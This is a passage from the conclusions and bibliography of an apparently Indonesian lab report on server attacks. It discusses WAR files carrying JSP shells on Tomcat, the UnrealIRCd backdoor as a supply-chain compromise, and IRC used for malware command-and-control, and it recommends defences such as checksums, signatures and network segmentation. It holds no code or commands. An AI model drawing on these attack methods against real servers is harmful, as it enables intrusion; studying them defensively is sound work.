   Kemampuan file WAR untuk memuat berbagai macam payload berbahaya — dari JSP shell hingga command executor — menjadikannya alat yang sangat efektif bagi attacker ketika akses ke aplikasi Java server telah diperoleh. Tanpa mekanisme validasi dan sandboxing yang ketat, file ini dapat mengubah server biasa menjadi alat pengendali penuh bagi penyerang. Hal ini diperparah jika aplikasi seperti Tomcat dijalankan dengan hak akses root, yang membuka risiko eskalasi akses tanpa hambatan.
4. Eksploitasi Backdoor UnrealIRCd Membuka Mata akan Bahaya Supply-Chain Attack

   Kasus UnrealIRCd menyoroti betapa rentannya ekosistem open-source terhadap manipulasi di jalur distribusi. Ketika sebuah software yang dipercaya luas ternyata mengandung backdoor berbahaya dan dapat dijalankan tanpa autentikasi, ini tidak hanya berdampak teknis — tetapi juga mengguncang kepercayaan komunitas global terhadap model open-source itu sendiri. Supply-chain attack seperti ini menegaskan pentingnya verifikasi integritas melalui checksum, tanda tangan digital, dan distribusi terpusat yang diaudit.

5. IRC Masih Bisa Menjadi Saluran Serangan dalam Jaringan Internal

   Meskipun dianggap usang, protokol IRC masih dapat dimanfaatkan sebagai saluran komunikasi tersembunyi (covert channel) dalam lingkungan kampus atau perusahaan. Penggunaan IRC untuk keperluan Command and Control (C2) oleh malware menunjukkan bahwa protokol lama pun bisa menjadi vektor baru jika dibiarkan tanpa pemantauan. Ini menegaskan pentingnya segmentasi jaringan, firewall internal, dan pembatasan penggunaan protokol legacy.

DAFTAR PUSTAKA

R. Siregar dan A. R. Hasibuan, "Analisis Keamanan Web Server Apache Terhadap Serangan Backdoor dan SQL Injection," *Jurnal INFOKUM*, vol. 10, no. 2, pp. 45–52, 2021.

M. Pratama dan Y. S. Nugraha, "Implementasi Sistem Deteksi Intrusi Menggunakan Snort untuk Mendeteksi Serangan Jaringan pada Lingkungan Kampus," *Jurnal Teknologi Informasi dan Ilmu Komputer (JTIIK)*, vol. 8, no. 1, pp. 89–96, 2021.